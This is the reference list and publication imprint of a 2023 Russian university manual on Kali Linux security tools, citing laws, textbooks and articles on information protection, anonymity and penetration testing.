5. Российская Федерация. Законы. О безопасности критической информационной инфраструктуры Российской Федерации: федер. закон от 26 июля 2017 №187-ФЗ // СПС «remlin.ru».
6. Об утверждении Требований к обеспечению защиты информации в автоматизированных системах управления производственными и технологическими процессами на критически важных объектах, потенциально опасных объектах, а также объектах, представляющих повышенную опасность для жизни и здоровья людей и для окружающей природной среды: приказ ФСТЭК России от 14 марта 2014 г. № 31. [Электронный ресурс]. – URL: http://fstec.ru/ normotvorcheskaya/akty/53-prikazy/868-prikaz-fstek-rossii-ot-14-marta-2014-g-n-31.
7. Алейников Д.П., Зык А.В. Современные технологии аноминизации в сети Интернет // Образование и право. – 2021. - №2. – С. 222-224.
8. Аудит информационной безопасности компьютерных систем. Учебное пособие для вузов. / Гибилинда Р.В., Коллеров А.С., Синадский Н.И., Хорьков Д.А., Фартушна А.В. – М.: Горячая линия-Телеком, 2021. – 126с.
9. Бабин С.А. Инструментарий хакера / С.А. Бабин. – СПб.: БХВ-Петербург, 2014. – 240 с.: ил. – (Глазами хакера)
10. Багдасарян А.Г. Даркнет: особенности и история / А.Г. Багдасарян, Д.Л. Еськин // Сборник статей VI Международного научно-исследовательского конкурса (Пенза, 20.11.2020). – Пенза: Издательство: Наука и Просвещение (ИП Гуляев Г.Ю.), 2020. – С. 56-58;
11. Басыня Е.А. Сетевая информационная безопасность и анонимизация: учебное пособие: Уч. пособ. – Новосибирск: Изд-во НГТУ, 2016. – 71с.
12. Бузов Г.А. Защита от утечки информации по техническим каналам: учебн. пособие / Г.А. Бузов, С.В. Калинин, А.В. Кондратьев. – Москва: Горячая Линия-Телеком, 2005. – 416 с.

13. Бузов Г.А. Практическое пособие по выявлению специальных технических средств несанкционированного получения информации / Г.А. 14. Бузов. – Москва: Горячая линия-Телеком, 2010. – 240 с.
15. Волокитина Е.С. Алгоритмы анонимизации базы данных, содержащей персональные данные // В мире научных открытий. – 2012. - №8 (32). – С. 22-38 (г. Красноярск (Математика. Механика. Информатика).
16. Г. Грем. Этичный хакинг. Практическое руководство по взлому (pdf+epub) / Предисловие Хуана Гилберта. – СПб.: Питер, 2022. – 384с.
17. Галатенко В.А. Основы информационной безопасности [Электронный ресурс] / В.А. Галатенко. – Москва: Интернет-Университет Информационных Технологий (ИНТУИТ), 2016. – 266 с. – URL: http://www.iprbookshop.ru/52209.html.
18. Гиль В.Т. Классические алгоритмы криптографических преобразований информации: учеб. пособие / В.Т. Гиль. – Хабаровск: ДВЮИ МВД России, 2013. – 80 с.
19. Дворянкин О.А. Глубокая паутина. Что мы знаем о Интернете или что от нас хорошо скрывают / О.А. Дворянкин // Национальная ассоциация ученых (НАУ). – 2017. - №71. – С. 21-27.
20. Казенко Т.С. Обезличивание, псевдонимизация и анонимизация персональных данных в отечественной и иностранных юрисдикциях / Т.С. Казенко // Право. Экономика. Социальное партнерство: материалы международной научно-практической конференции, приуроченной к 92-летию учреждения образования Федерации профсоюзов Беларуси Международный университет «МИТСО» (Минск, 28 апреля 2022 г.) / [редакционная коллегия: В. М. Поздняков (главный редактор) и др.]. – Мн.: МИТСО, 2023. – С. 401-403.
21. Как сохранить анонимность в сети: полное руководство / Cryptoworld, 18.01.2016. – URL: https://cryptoworld.su/как-сохранить-анонимность-в-сети-полн.
22. Кисленко В.А. Аноминизация работы в глобальной компьютерной сети Интернет / В.А. Кисленко // Вестник МГТУ им. Н.Э. Баумана. – 2005. - №1. – С. 43-51.
23. Клименко И.С. Информационная безопасность и защита информации: модели и методы управления: монография / И.С. Клименко. – Москва: ИНФРА-М, 2021. – 180 с.
24. Ковцур М.М., Миняев А.А., Цыганов В.А. Исследование актуального инструментария Kali Linux для проведения тестов на оценку безопасности беспроводных сетей // Экономика и качество систем связи. – 2023. - № 2. – С. 93-99.
25. Колисниченко Д.Н. Анонимность и безопасность в Интернете. От «чайника» к пользователю / Д.Н. Колисниченко. – СПб.: БХВ-Петербург, 2012. – 240 с.
26. Михейчик А.Д. KALI LINUX в информационной безопасности / А.Д. Михейчик, О.А. Хацкевич // 55-я юбилейная конференция аспирантов, магистрантов и студентов учреждения образования «Белорусский

государственный университет информатики и радиоэлектроники», 22-26 апреля 2019 г., БГУИР, Минск, Беларусь: тезисы докладов. – Мн. – 2019. – С. 15-19.
27. Райтман М.А. Искусство легального, анонимного и безопасного доступа к ресурсам Интернета / М.А. Райтман. – СПб.: БХВ-Петербург, 2017. – 624 с.: ил.
28. Сахаров Д.В., Ковцур М.М., Бахтин Д.В. Модель защиты от эксплойтов и руткитов с последующим анализом и оценкой инцидентов // Наукоемкие технологии в космических исследованиях Земли. – 2019. - Т. 11 (№ 5). – С. 22–29.
Хаваджа Гас Kali Linux: библия пентестера. – СПб.: Питер, 2023. – 496 с.: ил. – (Серия «Для профессионалов»).
Уорд Б. Внутреннее устройство Linux / Б. Уород; перевод С. Черников. – СПб.: Питер, 2016. – 384 с.: ил. – (Серия «Для профессионалов»).
Хофман Э. Безопасность веб-приложений. Разведка, защита, нападение. / Эндрю Хоффман; [перевод с английского И. Рузмайкиной]. – СПб.: Питер, 2023. – 327, [3] с.: ил., табл. – (Бестселлеры O'Reilly).
Эриксон Дж. Хакин – искусство эксплойта. [Электронный ресурс]. – 2-е издание / Дж. Эриксон; Пер. с англ. – СПб: Символ-Плюс , 2010. - 510с. – URL: https://itsecforu.ru/wp-content/uploads/2017/08/Хакинг__искусство_эксплоита_2_e_469663841.pdf

Учебное издание

ТЕХНИЧЕСКИЕ СРЕДСТВА ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ KALI LINUX

Учебно-практическое пособие

Р.М. Данилов, С.А. Фузеев, Н.В. Шульженко

Подписано в печать 29.08.2023г.
Сдано в печать 30.08.2023г.
Бумага для множительных аппаратов.
Формат 60х84/16. Тираж 50 экз. Усл. печ. л. 4,8

Хабаровский институт инфокоммуникаций (филиал)
(ХИИК СибГУТИ)
«Сибирский государственный университет
коммуникаций и информатики», (СибГУТИ)
680000, г. Хабаровск, ул. Ленина 73.